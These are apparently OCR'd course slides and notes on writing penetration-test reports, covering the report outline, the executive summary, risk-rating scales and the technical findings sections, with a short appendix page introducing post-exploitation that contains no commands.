
Advanced Security Essentials

People who have been professional pen testers for any length of time will often tell you that reporting is the most important stage of the process. Why? Simple! It's the culmination of everything you've done, and what people will remember you by.

Goals of reporting include:

- Explain the risks faced by the organization based on the outcome of the test(s).
- Describe the technical details of the problems found and how they were discovered.
- Provide detailed guidance on how the organization can fix the problems; include links to external resources.
- Explain the assessment methodology and tools employed during the tests so that the results are repeatable.

At the end of the reporting phase, you should have something presentable that makes sense to a variety of different readers.



Report Outline

- Executive Summary
- Introduction
- Technical Summary
- Technical Detail
  - Findings (Low to High Risk)
- Conclusion
- Appendices
  - Methodology
  - Tool Results

Advanced Security Essentials

This slide details a basic report outline:


Executive Summary
Introduction
Technical Summary
Technical Detail

- Findings (Low to High Risk)

Conclusion
Appendices

- Methodology
- Tool Results

Let's take a look at a few key areas.



Executive Summary

- The "report within a report"
- This is where budget decisions are made
- Should be 2-3 pages in length (max)
- Format should consist of:
  - Short explanation of project:
    - Goal(s)
    - Initiator
    - Scope description
  - Short explanation of results with specific emphasis placed on business risks:
    - Short points on major technical risks and what will fix them (stay out of the weeds here)
  - Conclusion


Advanced Security Essentials

The Executive Summary should be a kind of "report within the report." It should stand on its own, only consist of two-three pages, and provide executive decision makers with the detail and context they need to understand what is going on.

The format should consist of something along these lines:

- Short explanation of project:
  - Goal(s)
  - Initiator
  - Scope Description
- Short explanation of results with specific emphasis placed on business risks:
  - Short points on major technical risks and what will fix them (stay out of the weeds here)
- Conclusion

If you get only one part of the report exactly right, make it this section!




Risk Management 101

- Vulnerability scan and penetration tests might have arbitrary risk ratings, such as:
  - 3-point scale: HIGH MEDIUM LOW
  - 5-point scale: CRITICAL HIGH MEDIUM LOW INFO
  - Any other possible combination
- Create a one-page entry in the report titled “Risk Rating Summary”
- Explain each risk level with specific examples

Threat Level
Likelihood
High
Medium
Low
Medium
Low
Medium
Low
Low
Medium
Low
Medium
High
Impact

Advanced Security Essentials

In a pen test report, you will describe technical issues and other flaws of your organization, and as such, you need to articulate how you came up with the various risks that you label them with. Most vulnerability assessments and penetration tests have either a three-point (High-Medium-Low) or a five-point (Critical-High-Medium-Low-Info) scale used to describe vulnerabilities. Each of these ratings (whatever scale you use) should be clearly described on a single page of the report called “Risk Rating Summary” or something similar. An example is shown on the next page.




Risk Management 101 Example

Rating	Description
CRITICAL	For CRITICAL findings, the vulnerability should be resolved as soon as possible. Vulnerabilities of this nature expose systems and applications to immediate threat of compromise. Examples include default credentials on Internet-exposed systems or applications, missing critical patches that resolve remotely-exploitable vulnerabilities, and SQL injection attacks that provide access to sensitive data.
HIGH	For HIGH findings, the vulnerability should be resolved within 30 days at most, or as soon as possible. Although these vulnerabilities may entail greater effort for attackers to exploit, they are still very dangerous and may result in successful penetration attempts within a relatively short time. Examples include weak user credentials, privilege escalation attacks, and MitM and other passive attacks.
MEDIUM	MEDIUM vulnerabilities should be resolved within 60 days or as soon as possible. These security flaws may not lead to significant compromise, but could be leveraged by attackers to attack other systems or application components for further damage. Examples include use of plaintext communication protocols, application configuration exposure, and spoofing attacks with minimal data exposure.
LOW	LOW vulnerabilities are largely concerned with improper disclosure of information, and should be resolved within 90 days or as soon as possible. These flaws may provide attackers with important information that could lead to additional attack vectors. Examples include DNS zone transfers, default banners, etc.
INFORMATIONAL	When something is declared INFORMATIONAL it means there is little to no credible threat, but may warrant attention. Examples may include information disclosure on websites or applications that is public knowledge.

Advanced Security Essentials

It is always important to have a risk rating scale; yours will likely vary somewhat, and it should! These are generally subjective, but should be clearly laid out.



Risk Management 102

- CONTEXT:
  - Include relevant information about the target environment that impacts the risk ratings of noted vulnerabilities
    - Commonly include difficulty of exploit, additional controls in place or missing, specific testing circumstances, etc.
  - There are two options for leveraging contextual data:
    - Information you have gleaned from the test itself about the environment (ideal)
    - Information you have been provided by the target organization (secondary option)
  - A phased testing/reporting engagement with a round of findings interviews and adjusted reporting can be effective in providing the most accurate risk ratings


Advanced Security Essentials

One thing this course author has seen too many times to count in pen test reports is context. This means including relevant information about the target environment that impacts the risk ratings of noted vulnerabilities. Things that factor into context include difficulty of exploit, additional controls in place or missing, specific testing circumstances, etc.

There are two options for leveraging contextual data:

- Information you have gleaned from the test itself about the environment (ideal)
- Information you have been provided by the target organization (secondary option)

A phased testing/reporting engagement with a round of findings interviews and adjusted reporting can be effective in providing the most accurate risk ratings. In other words, try to incorporate a few rounds of draft reports if you can!




Introduction/Conclusion

- Introduction:
  - The project details section:
    - Type of test(s)
    - When they were performed
    - Why they were performed (goals)
    - Who asked for them and contact information
  - The high-level results:
    - Similar to the Executive Summary
    - More detail on technical problems and suggested solutions
    - Include all High and (maybe) Medium vulnerabilities here
- Conclusion:
  - Recap of major findings
  - Next steps (if any)
  - Final words about the project
- Try to say something positive here if possible

Advanced Security Essentials

The introduction and conclusion sections of the report act as the "book ends" to the report. The introduction should include project details, such as the tests performed, who asked for them, when they were performed, contact details, etc. You should also consider including high-level results, similar to the Executive Summary.

The Conclusion should ideally be one-two pages at most. It should provide a simple (bulleted) recap of the tests and findings, next steps, and final words about the project. As a rule, I always try to include something nice in this section if I can, as it leaves people with a better feeling than purely "doom and gloom." Granted, some tests are so revealing that there's little nice to say, sadly.



Technical Section


- All the details go here
- For each vulnerability found, you should include:
  - The name of the vulnerability
  - Systems affected
  - Risk level (High, Medium, Low)
    - Describe impact to business here
  - Technical details
  - Attack vectors and exploit description
  - Recommendations
  - References

Advanced Security Essentials

All the details go in the technical section of the report. For each vulnerability found, you should include:

- The name of the vulnerability
- Systems affected
- Risk level (High, Medium, Low): Describe the impact to business here
- Technical details
- Attack vectors and exploit description
- Recommendations
- References

This section can be as deep as you think it needs to be or what the business/IT sponsor requires.



Summary

- Use the methodology
- Make a strong ROI
- Think like an attacker
- Be detail-oriented


Advanced Security Essentials

This course presented the various phases of the penetration testing methodology. It also covered the tools and techniques to use for testing and several advanced topics. The methodology follows a clear set of steps to identify targets, find weaknesses, and exploit those weaknesses. Make sure that you create detailed rules of engagement and get members of the target organization to sign it.

A key trait of being a good penetration tester is to know how the attackers think and what tools and techniques they use. Try to think like an attacker when doing the testing and follow the same practices.

Another good trait is to be detailed-oriented. You must keep good notes on exactly what you do each day. This includes the tests performed and targets hit. This not only makes writing the final report easier, but it helps with status meetings and it helps to cover the tester in the event of an unexpected disruption.


Once the test is done and the report is completed, don't just drop the ball. Make sure you have follow-up meetings with the organization, answer any questions, and provide mitigation assistance. Finally, but certainly not least, don't take it personally when the internal personnel such as IT administrators get angry or hostile at the results. These employees do not want to hear about vulnerabilities because they feel like it is an attack on them or that they are not doing their job. In the final meeting, these employees may become angry or react as if the results are wrong, and they may be in denial. It is best to have the lead penetration tester, or the most senior person such as the project manager lead this discussion with several senior testers available to answer technical details. If the environment becomes tense, just remain calm, don't place blame, and offer solutions to fix the problems. You might also have to take some time to explain the criticality of certain vulnerabilities so that the organization's leadership understands the potential consequences.



Appendix
Post-Exploitation

Advanced Security Essentials

This page intentionally left blank.




Post-Exploitation … Now What?

- For both Windows and Linux/Unix, there are common things you should do/check after exploitation
- Many never really discuss this, though
- The next section outlines a solid list of commands and files to focus on for both platforms after exploitation

Advanced Security Essentials

Continuing thoughts from the previous slide …

For both Windows and Linux/Unix, there are common things you should do/check after exploitation. Many never discuss this. The next section outlines a solid list of commands and files to focus on for both platforms after exploitation. Treat it as a reference.

